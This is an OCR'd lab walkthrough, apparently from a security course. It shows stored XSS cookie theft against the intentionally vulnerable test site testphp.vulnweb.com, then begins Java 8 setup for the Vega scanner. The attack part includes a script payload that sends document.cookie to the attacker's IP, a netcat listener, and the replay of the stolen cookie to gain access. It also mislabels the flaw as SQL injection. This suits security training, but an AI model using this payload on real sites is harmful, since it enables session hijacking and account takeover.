


Now search for **cookie editor** and select the second option as shown in the following screenshots:






Click on **'Add to Firefox'** and you will see Cookie-Editor was added and there's a cookie icon in the toolbar.




Step 2: Now visit http://testphp.vulnweb.com and you can see the webpage as below:

Step 3: Go to **'Signup'** tab and login with username-**test** and password-**test** as shown below:



We could see a profile with name John Smith and other information as follow:

Step 4: Go to terminal and check our kali's ip address, type **ifconfig** and see eth0, the inet is **192.168.1.9**.



Now paste the script given below into **Name** block (in place of John Smith), this block is vulnerable to SQL injection, you can find other vulnerable blocks also like guestbook, also mention your kali's IP address in the script.

<script>

new Image().src=\"http://192.168.1.9/abc.php?output=\"+document.cookie;


</script>

[Here **192.168.1.9** is the IP address of the machine where we want to receive the cookie] Click on update.


Step 5: Now go to the kali's terminal and use **netcat** command to start port listening as below:
Use command: - **nc -vlp 80**
Here, nc – netcat command
-v – verbose flag
-l – listening flag
-p – flag for specifying the port to listen on. Hit enter-

Step 6: Now go to the webpage and refresh it, and netcat will give us the cookie, here you can see that name is **'login'** and cookie value is **'test%2Ftest'** as shown in the following screenshot:


Now logout of the webpage and we will try to login without username and password, that is with the help of cookies only.




Step 7: After logout go to the **cookie editor** by clicking on its shortcut in the toolbar.




Click on **'+'** to add the cookie as shown below:



Type **'login'** as Name and **'test%2Ftest'** as its cookie value as shown in the following screenshot:



Now refresh the page and with the help of cookie we find that we are successfully logged in without entering username and password.




This is how with an XSS exploit (input the malicious code and execute it) an attacker can steal session cookie and get unauthorized access. That's why a website should be secured against XSS attacks.

Scan the website using Vega tool and create a report with screenshots.

Target website: testphp.vulnweb.com

Vega is an open-source website scanning tool runs on **Java 8**, so we first have to install java 8 and make the appropriate changes in environment settings for java 8 in order to run Vega tool.

Step 1: Go to https://www.oracle.com/java/technologies/downloads and look for **jdk 8** and select the operating system that you want to run java 8 in, we are going to download java 8 in windows x64 operating system.



The Oracle JDK 8 license changed in April 2019

The Oracle Technology Network License Agreement for Oracle Java SE is substantially different from prior Oracle JDK 8 licenses. This license permits certain uses, such as perso no cost -- but other uses authorized under prior Oracle JDK licenses may no longer be available. Please review the terms carefully before downloading and using this product. FA

Commercial license and support are available for a low cost with Java SE Universal Subscription.

JDK 8 software is licensed under the Oracle Technology Network License Agreement for Oracle Java SE.


Java SE 8u371 checksums

Linux **macOS** **Solaris** **Windows**


Product/file description	File size	Download
x86 Installer	136.77 MB	jdk-8u371-windows-i586.exe
x64 Installer	145.50 MB	jdk-8u371-windows-x64.exe


Now download it and install it in **C:\program files**, proceed with all the steps to install it, the file name is **jdk-1.8** in java folder.

Step 2: Now go to system properties →**advanced system settings** and go to **environment variables**.




Now under **system variables** select **path** to edit and click on **edit** tab as shown in below screenshots.




